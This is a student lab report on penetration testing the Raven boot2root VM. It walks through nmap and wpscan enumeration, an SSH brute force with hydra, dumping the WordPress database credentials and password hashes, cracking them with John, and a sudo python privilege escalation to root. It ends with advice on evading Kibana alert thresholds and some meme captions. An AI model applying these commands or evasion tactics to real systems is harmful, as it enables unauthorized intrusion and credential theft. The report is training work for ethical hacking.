Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

By: nicole kemp

Table of Contents:

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Network:
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines:
Hostname: ELK
IPv4:192.168.1.100
OS: Ubantu 18.04.1 LTS

Hostname: CAPSTONE
IPv4:192.168.1.110
OS: Linux 3.2 – 4.9

Hostname: TARGET 1
IPv4:192.168.1.115
OS: Linux 3.2 -4.9

Hostname: TARGET 2
IPv4:192.168.1.90
OS: Linux 5.4.0
Hostname: KALI

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Network Mapping		
Unsalted user password hash		
Weak user password		
Myqul database access		
Mysql data exfiltration		
Misconfiguration of user privages/ privilege escalation		

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact

Exploits Used

Exploit: Network Mapping and user Discovery (WordPress site) TARGET 1

Tool: Nmap. It was used to discover ports and services.

Achievement: It enumerated the open ports, services and machine names on the network. Ports 22 and 80 were open, and were exploited.


Commands:

Step 1. `Nmap -sV 192.168.1.110`

```
root@Kali:~/Desktop# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-19 03:47 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00073s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.20 seconds
root@Kali:~/Desktop#
```

Step 2. URL search `http://192.168.1.110



Exploitation: Unsalted User Password Hash (WordPress database) TARGET 1

Tool: WordPress scan version 3.7.8

Achievement: Find users/authors of the wordpress website can help attacker craft an approach as part of a larger attack. (Author ID Brute Forcing) In this circumstance, Users identified michael and steven, while sharing their login error messages.

Command: wpscan -url http://192.168.1.110/wordpress -eu


```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.20 seconds
root@Kali:~/Desktop# wpscan --url http://192.168.1.110 --enumerate vp
```

```
[i] Updating the Database ...
[i] Update completed.

Scan Aborted: The remote website is up, but does not seem to be running WordPress.
root@Kali:~/Desktop# wpscan --url http://192.168.1.110/wordpress -eu
```

```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==========================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Thu May 19 04:36:42 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.663 KB
[+] Memory used: 123.234 MB
[+] Elapsed time: 00:00:03
```

```
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu May 19 04:36:39 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
```

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

```
root@Kali:~/Desktop# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

Exploitation: Brute force (weak password) TARGET 1

Tool: Hydra software network logon cracker and SSH.

Achievement: Performing a brute force attack on server 1 using hydra, obtained the weak password of michael. Which could be used to SSH into Target 1 (192.168.1.110). Thereafter can gain “author” permissions.

Commands: **Step1.** `hydra -l michael -p /usr/share/wordlist/rockyou.txt -s 22 192.168.1.110` Gain password for user **michael**.

Step2. `ssh michael@192.168.1.110` SSH into machine using the password `michael`

Step3. cd into` /var/www` Run ‘ls -al` found **flag2.txt** use cat to get hash.

Step4. Grep for flag 1 `grep -RE flag html`

```
michael@target1:~$ ls
michael@target1:~$ cd /var/www
michael@target1:/var/www$ grep -RE flag html
```

```
flag1{b9bbcb33e11b80be759c4e844862482d}
```

```
michael@target1:/var/www$ ls -al
total 20
drwxrwxrwx  3 root     root     4096 Aug 13  2018 .
drwxr-xr-x 12 root     root     4096 Aug 13  2018 ..
-rw-------  1 www-data www-data    3 Aug 13  2018 .bash_history
-rw-r--r--  1 root     root       40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root     root     4096 Aug 13  2018 html
michael@target1:/var/www$
```

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Exploitation: MySQL Database Access and Exfiltration TARGET 1

Part 1

Tool: MySQL database queries, and John the ripper

Achievement: Gained root privileges by updating “michael’s” privileges, then locate the MySQL username and password for the Wordpress site’s database.

Commands:

Step1.`cd /var/www/html/wordpress/`
Step2.`cat /var/www/html/wordpress/wp-config.php`
Step3.`note the database user & password`
Step4.`mysql -u root -p`
Step5.`show databases`,`use wordpress`,`show tables`.

```
michael@target1:/var$ cd /var/www/html/wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php           wp-admin               wp-config-sample.php  wp-links-opml.php  wp-settings.php
license.txt         wp-blog-header.php     wp-content            wp-load.php        wp-signup.php
readme.html         wp-comments-post.php   wp-cron.php           wp-login.php       wp-trackback.php
wp-activate.php     wp-config.php          wp-includes           wp-mail.php        xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat /var/www/html/wordpress/wp-config.php
```

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.02 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

Exploitation: MySQL Database Acess TARGET 1
Part 2

Commands:

Step 6.`select * from wp_users`password hashes found in wp_users.


```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+
+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
| user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+
+---------------------+-------------+--------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12
|                     |           0 | michael      |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16
|                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+
+---------------------+-------------+--------------+
2 rows in set (0.00 sec)
```

Step7. Flag 3 & 4 are here

```
| flag3 |  | draft | open | open |
|  |  | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
|  0 | http://raven.local/wordpress/?p=4 |
0 | post |  0 |
| 5 |  1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f29
41ce}

| flag4 |  | inherit | closed | closed |
| 4-revision-v1 |  | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
|  4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ |
0 | revision |  0 |
| 7 |  2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf9312277
0cd2}
```

By now you may want to scream, (I sure do) and that's okay it was a lot to get through. But we’re in this together so strap in because we’re gonna double check that we have the correct hash for Flag 4.

Exploitation: MySQL Database Acess TARGET 1

Part 3

Commands:

Step8. Save user 1 & user 2 to a `wp_hashes.txt` .txt file

Step9. Brute force the .txt file `john -show wp_hashes.txt`

This gives us the cracked password pink84.

Step10. SSH into steves account `sudo -l`

Step11. Escalate to root

`sudo python -c import pty;pty.spawn("bin/bash")`

Step 12. Flag 4 was in root dir

```
michael@target1: ~        Shell No. 2        Shell No. 3
 GNU nano 4.8                                wp_hashes.txt
user1:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
user2:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
```

```
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 37 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 32 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")
```

```
root@target1:/home/steven# cd /root/
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.
```

Avoiding Detection

Stealth Exploitation of Network Enumeration [Kibana Alerts]

Mitigating Detection:

- Specify the number of port you want to target. Only scan ports that are known to vulnerable.
- Stagger the number of HTTP request send with in a minute.

```
root@Kali:~/Desktop# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-19 03:47 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00073s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.20 seconds
root@Kali:~/Desktop#
```

Monitoring Overview

- Which alerts detect this exploit?
  -WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
- Packets requests from the same source IP to all destination ports
- Which thresholds do they fire at?
- The requests bytes must exceed 3500 hits each minute

Stealth Exploitation of WordPress Enumeration [Kibana Alerts]

Monitoring Overview

- WHEN max() of system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes.

● Which metrics do they measure? - System CPU Processes
● Which thresholds do they fire at? - Above .5 per 5 minutes

Mitigating Detection

● How can you execute the same exploit without triggering the alert?

- If instead of utilizing john on the target machine, you can move the wp_hashes.txt onto your own machine so that only your own personal CPU is used. You want to avoid adding/changing files on the vulnerable machine to avoid detection.

● Are there alternative exploits that may perform better?

- Hashcat would be a good alternative because it’s designed to use GPU (john the Ripper was designed to run from CPU)

Stealth Exploitation of [Name of Vulnerability 3] [Kibana Alerts]

Monitoring Overview

● Which alerts detect this exploit?

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

● Which metrics do they measure? - System Processes

● Which thresholds do they fire at? - Above .5 per 5 minutes

Mitigating Detection

● How can you execute the same exploit without triggering the alert?

- If instead of utilizing john on the target machine, you can move the wp_hashes.txt onto your own machine so that only your own personal CPU is used. You want to avoid adding/changing files on the vulnerable machine to avoid detection.

● Are there alternative exploits that may perform better?

- Hashcat would be a good alternative because it’s designed to use GPU (John the Ripper was designed to run from CPU).

References:

- Open SSH (CVE-2021-28041)
- Apache https 2.4.10 (CVE-2017-15710)
- Exploit on open rpcbind port could lead to remote DoS (CVE-2017-8779)
- Samba NetBIOS (CVE-2017-7494)


WHEN THE PRESENTATION IS OVER
BUT YOU'RE NOT READY TO SAY GOODBYE
imgflip.com


likeamadvalentine
THE END


WHEN YOU PASS YOUR CERTIFIED ETHICAL HACKER COURSE
AND ARE NOW A HACKERMAN
imgflip.com


Always has been
C|EH™
CERTIFIED ETHICAL HACKER
Wait CEH is useless
imgflip.com